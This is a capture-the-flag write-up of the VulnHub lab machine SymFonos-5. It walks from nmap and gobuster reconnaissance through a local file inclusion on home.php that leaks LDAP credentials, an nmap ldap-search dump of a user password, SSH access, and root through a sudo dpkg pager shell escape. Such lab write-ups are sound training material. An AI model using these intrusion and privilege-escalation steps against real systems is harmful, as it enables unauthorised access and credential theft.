

# SymFonos-5

By Praveen Kumar Sharma

---

For me the IP of the machine is : 192.168.110.173

Lets first try pinging it :

```
(pks☺Kali)-[~/VulnHub/SymFonos-5]
$ ping 192.168.110.173 -c 5
PING 192.168.110.173 (192.168.110.173) 56(84) bytes of data.
64 bytes from 192.168.110.173: icmp_seq=1 ttl=64 time=0.467 ms
64 bytes from 192.168.110.173: icmp_seq=2 ttl=64 time=0.689 ms
64 bytes from 192.168.110.173: icmp_seq=3 ttl=64 time=0.807 ms
64 bytes from 192.168.110.173: icmp_seq=4 ttl=64 time=0.811 ms
64 bytes from 192.168.110.173: icmp_seq=5 ttl=64 time=0.735 ms

--- 192.168.110.173 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4091ms
rtt min/avg/max/mdev = 0.467/0.701/0.811/0.126 ms
```

Its online!!

---

## Port Scanning :

### All Port Scanning

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.173 -o allPortScan.txt
```

```
(pks☺Kali)-[~/VulnHub/SymFonos-5]
$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.173 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-12 19:54 IST
Nmap scan report for 192.168.110.173
Host is up (0.00017s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
389/tcp   open  ldap
636/tcp   open  ldapssl

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
```

### Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
389/tcp open  ldap
636/tcp open  ldapssl
```

Lets try a aggressive scan on these ports

## Aggressive Scan :

```
nmap -sC -sV -A -T5 -p 22,80,389,636 192.168.110.173 -o aggressiveScan.txt
```

```

(pks@Kali)-[~/VulnHub/SymFonos-5]
$ nmap -sC -sV -A -T5 -p 22,80,389,636 192.168.110.173 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-12 19:56 IST
Nmap scan report for symfonos5 (192.168.110.173)
Host is up (0.00064s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 16:70:13:77:22:f9:68:78:40:0d:21:76:c1:50:54:23 (RSA)
|_  256  a8:06:23:d0:93:18:7d:7a:6b:05:77:8d:8b:c9:ec:02 (ECDSA)
|_  256  52:c0:83:18:f4:c7:38:65:5a:ce:97:66:f3:75:68:4c (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.29 (Ubuntu)
389/tcp   open  ldap     OpenLDAP 2.2.X - 2.3.X
636/tcp   open  ldapssl?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds

```

### Aggressive scan

```

PORT STATE SERVICE  VERSION
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 16:70:13:77:22:f9:68:78:40:0d:21:76:c1:50:54:23 (RSA)
|_  256  a8:06:23:d0:93:18:7d:7a:6b:05:77:8d:8b:c9:ec:02 (ECDSA)
|_  256  52:c0:83:18:f4:c7:38:65:5a:ce:97:66:f3:75:68:4c (ED25519)
80/tcp open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.29 (Ubuntu)
389/tcp open  ldap     OpenLDAP 2.2.X - 2.3.X
636/tcp open  ldapssl?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Looks we do have some http action on port 80 lets try directory fuzzing

## Directory Fuzzing :

```
gobuster dir -u 192.168.110.173/ -w /usr/share/wordlists/dirb/common.txt -o
directories.txt
```

```
(pks@Kali)-[~/VulnHub/SymFonos-5]
$ gobuster dir -u 192.168.110.173/ -w /usr/share/wordlists/dirb/common.txt -o directories.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.110.173/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 280]
/.htpasswd (Status: 403) [Size: 280]
/.htaccess (Status: 403) [Size: 280]
/admin.php (Status: 200) [Size: 1650]
/index.html (Status: 200) [Size: 207]
/server-status (Status: 403) [Size: 280]
/static (Status: 301) [Size: 319] [--> http://192.168.110.173/static/]
Progress: 4614 / 4615 (99.98%)
```


## Directories

```
/admin.php (Status: 200) [Size: 1650]
/index.html (Status: 200) [Size: 207]
/static (Status: 301) [Size: 319] [-->
http://192.168.110.173/static/]
```

Lets get this web application underway

---







## Web Application :



Lets try the /static page here

← → ↻ 🏠 192.168.110.173/static/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


# Index of /static

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">bootstrap.min.css</a>	2020-01-06 21:05	170K	
 <a href="#">zeus.jpg</a>	2017-10-04 21:04	489K	
 <a href="#">zeus1.jpg</a>	2020-01-06 21:05	169K	
 <a href="#">zeus2.jpg</a>	2020-01-06 21:05	48K	
 <a href="#">zeus3.jpg</a>	2020-01-06 21:05	63K	

Apache/2.4.29 (Ubuntu) Server at 192.168.110.173 Port 80


Nothing here looks like

Lets try that /admin.php




A login page looks like


I tried a lot of combination here but when i tried *and* it worked



Lets try this portraits page here



Notice the URL we might have a LFI here




We do have a LFI i want to see that admin.php page tho first

i type in this <http://192.168.110.173/home.php?url=admin.php>

Go in source here



 Ldap enumeration

Username : cn=admin,dc=symfonos,dc=local

Attribute : qMDdyZh3cT6eeAWD

## Gaining Access :

I found this nmap nse script here that i can leverage to exploit this  
further here is the link : <https://nmap.org/nsedoc/scripts/ldap-search.html> ↗

If set, the script will use it as a base for the search. By default the defaultNamingContext is retrieved and used. If no defaultNamingContext is available the script iterates over the available namingContexts

### Example Usage

```
nmap -p 389 --script ldap-search --script-args 'ldap.username="cn=ldaptest,cn=users,dc=cqure,dc=example,dc=com",ldap.qfilter=users,ldap.attrib=sAMAccountName' <host>
```

```
nmap -p 389 --script ldap-search --script-args 'ldap.username="cn=ldaptest,cn=users,dc=cqure,dc=example,dc=com",ldap.qfilter=custom,ldap.searchattrib="operatingSystem",ldap.searchvalue="Windows *Server*",ldap.searchbase="o=example,dc=com"
```

### Script Output

```
PORT      STATE SERVICE REASON
389/tcp   open  ldap    syn-ack
|_ ldap-search:
```

Lets try running this with our attrib and username we found

here is the whole script btw

```
nmap -p 389 --script ldap-search --script-args 'ldap.username="cn=admin,dc=symfonos,dc=local",ldap.password=qMDdyZh3cT6eeAWD,' 192.168.110.173
```



```
(pks@Kali) - [~/VulnHub/SymFonos-5]
$ nmap -p 389 --script ldap-search --script-args 'ldap.username="cn=admin,dc=symfonos,dc=local",ldap.password=qMDdyZ
h3cT6eeAWD,' 192.168.110.173
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-12 20:37 IST
Nmap scan report for symfonos5 (192.168.110.173)
Host is up (0.00062s latency).

PORT      STATE SERVICE
389/tcp   open  ldap
| ldap-search:
|   Context: dc=symfonos,dc=local
|   dn: dc=symfonos,dc=local
|   objectClass: top
|   objectClass: dcObject
|   objectClass: organization
|   o: symfonos
|   dc: symfonos
|   dn: cn=admin,dc=symfonos,dc=local
|   objectClass: simpleSecurityObject
|   objectClass: organizationalRole
|   cn: admin
|   description: LDAP administrator
|   userPassword: {$SHA}UWYxvuhA0bWsjfr2bhtxQbapr9eSgKvM
|   dn: uid=zeus,dc=symfonos,dc=local
|
|   uid: zeus
|   cn: zeus
|   sn: 3
|   objectClass: top
|   objectClass: posixAccount
|   objectClass: inetOrgPerson
|   loginShell: /bin/bash
|   homeDirectory: /home/zeus
|   uidNumber: 14583102
|   gidNumber: 14564100
|   userPassword: cetkKf4wCuHC9FET
|   mail: zeus@symfonos.local
|_  gecos: Zeus User

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

We have creds here

 User creds

**Username : zeus**

**Password : cetkKf4wCuHC9FET**

Lets try SSHing in  
and we can ssh in

```
(pks☺Kali)-[~/VulnHub/SymFonos-5]
$ ssh zeus@192.168.110.173
zeus@192.168.110.173's password:
Linux symfonos5 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 12 08:39:30 2024 from 192.168.110.64
zeus@symfonos5:~$ id
uid=1000(zeus) gid=1000(zeus) groups=1000(zeus),24(cdrom),25(floppy),29(audio),30(dvdrw),44(video),46(storage)
zeus@symfonos5:~$
```

## Vertical PrivEsc

Lets see what we can run using sudo : `sudo -l`

```
zeus@symfonos5:~$ sudo -l
Matching Defaults entries for zeus on symfonos5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zeus may run the following commands on symfonos5:
    (root) NOPASSWD: /usr/bin/dpkg
zeus@symfonos5:~$
```

Lets check GTF0bins for a way to privEsc

: <https://gtfobins.github.io/gtfobins/dpkg/>

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

- (a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo dpkg -l
! /bin/sh
```

- (\*) It runs an interactive shell using a specially-crafted Debian package. Generate it with `ferret` and

This is the command we are gonna use to get root

run this command as a whole and we get root

```
ii build-essential 12.6
#!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Here is the proof

```
# ls
proof.txt
# cat proof.txt

          Congrats on rooting symfonos:5!

          ZEUS
          dZZZZZ,
          dZZZZ ZZ,
          ,AZZZZZZZZZZZ `ZZ,
          ,ZZZZZZV'      ZZZZ `Z,\
          ,ZZZ  ZZ      ZZZZ `V
          *  ZZZZV'     ZZ      ZZZZ  \_
          V  l      ZZ      ZZZZZZ
          l  \      ZZ,      ZZZ ZZZZZZ,
          /      ZZ l      ZZZ  ZZZ `Z,
          ZZ l      ZZZ  Z Z, `Z,
          .      ZZ      ZZZ  Z Z, `l
          Z      ZZ      V `Z  \
          V      ZZC      l  V
          Z      l      V ZR      l
          \      \      l  ZA
          \      \      C      C
          \      \      K      /      /      K
          A      \      \      |      /      /
          \      \      \\\//      /      /
          -----\\//-----
          Contact me via Twitter @zayotic to give feedback!
```

```
#
```